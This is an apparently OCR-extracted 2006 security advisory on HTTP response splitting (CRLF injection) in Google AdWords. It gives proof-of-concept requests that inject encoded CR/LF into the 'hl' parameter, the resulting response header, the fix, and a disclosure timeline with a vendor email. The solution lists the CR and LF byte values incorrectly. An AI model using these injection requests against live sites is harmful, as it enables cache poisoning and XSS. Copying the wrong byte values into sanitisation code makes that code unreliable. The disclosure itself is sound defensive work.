Multiple CRLF Injection / HTTP Response Splitting Vulnerabilities In Google AdWords

14th Dec, 2006

Vendor Name: Google
Product Name: Google AdWords (https://adwords.google.com/)

I. Descriptions:

Google AdWords is vulnerable to a new form of application attack technique called HTTP Response splitting (aka CRLF Injection). HTTP Response Splitting enables an attacker to alter the HTTP response header structure which can leads to various range of attacks such as web cache poisoning, temporary defacement, hijacking pages or cross-site scripting (XSS). This happens since the user input is injected into the value section of http header without properly escaping/removing CRLF characters which can leads to two HTTP responses instead of one response.

II. Affected Links:


```
GET /select/ProfessionalWelcome?hl=%0d%0afakeheader&amp;null=Go HTTP/1.0

GET /select/Login?hl= hl=%0d%0afakeheader&amp;null=Go HTTP/1.0
```

III. Proof-of-concept:

[Request Details]

Screenshot a: Custom HTTP response added to “hl” parameter



https://adwords.google.com/select/ProfessionalWelcome?hl=%0d%0afakeresponse&amp;null=Go%20HTTP/1.0

Fake response added to the paramenter which will influence the response header.

Google Advertising Professionals


Build your business. Get Google recognition. Make more money.

Designed for professionals who currently manage or want to manage multiple AdWords client accounts, the Google A become a more successful ad manager – for free.

Want to become a Google Advertising Professional?

- Increase productivity with a more advanced AdWords
  Save time and money with your new My Client Center. Man interface.

[Response Header]



Paros Response Window

Fake response appears in the response header.


```
HTTP/1.0 200 OK
Set-Cookie: AdsUserLocale=
fakeresponse_APP; Expires=Sat, 16-Dec-06 17: 49:18 GMT; Path=/
Set-Cookie: I=MYP+8Q4BAAA=.UbAdciBUKDcACBJeKXxNhQ==.dd90a0nMZ53/JTveQ4BbCA==; Path=/select
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: text/html; charset=UTF-8
Cache-control: private
Date: Thu, 16 Nov 2006 17:49:18 GMT
Server: GFE/1.3
Connection: Close
```

IV. Solution:

Sanitize CR(0x13) and LF(0x10) from the user input or properly encode the output in order to prevent the injection of custom.

V. History:

```
11/20/2006 - Vendor Reported
11/20/2006 - Vendor replied back and asked for time to investigate
11/21/2006 - Vendor confirmed the report and asked for time to fix
```



From: Cory Altheide [cory@google.com] Sent: Tue 11/21/2006 10:23 AM
To: Debasis Mohanty
Cc:
Subject: Re: FW: Multiple CRLF Injection / HTTP Response Splitting in GoogleAdWords

```
Debasis -

We have investigated your report and confirmed that it is valid.
Thank you for reporting it to us directly.  It will likely take us some
time to correct this issue.  Are you planning a public disclosure?  If
so, what timeframe are you looking at?  We would appreciate it if you
could hold off for a month to give us time to properly QA test our fix.

Thank you again -

On 11/20/06, Cory Altheide <cory@google.com> wrote:
> Debasis -
```

```
11/21/2006 - Vendor replied saying, fix will be applied before 14th Dec
12/14/2006 - Public Disclosure
```

VI. Credits:

Debasis Mohanty
d3basis.m0hanty@gmail.com
www.hackingspirits.com

For more vulnerabilities visit –
http://hackingspirits.com/vuln-rnd/vuln-rnd.html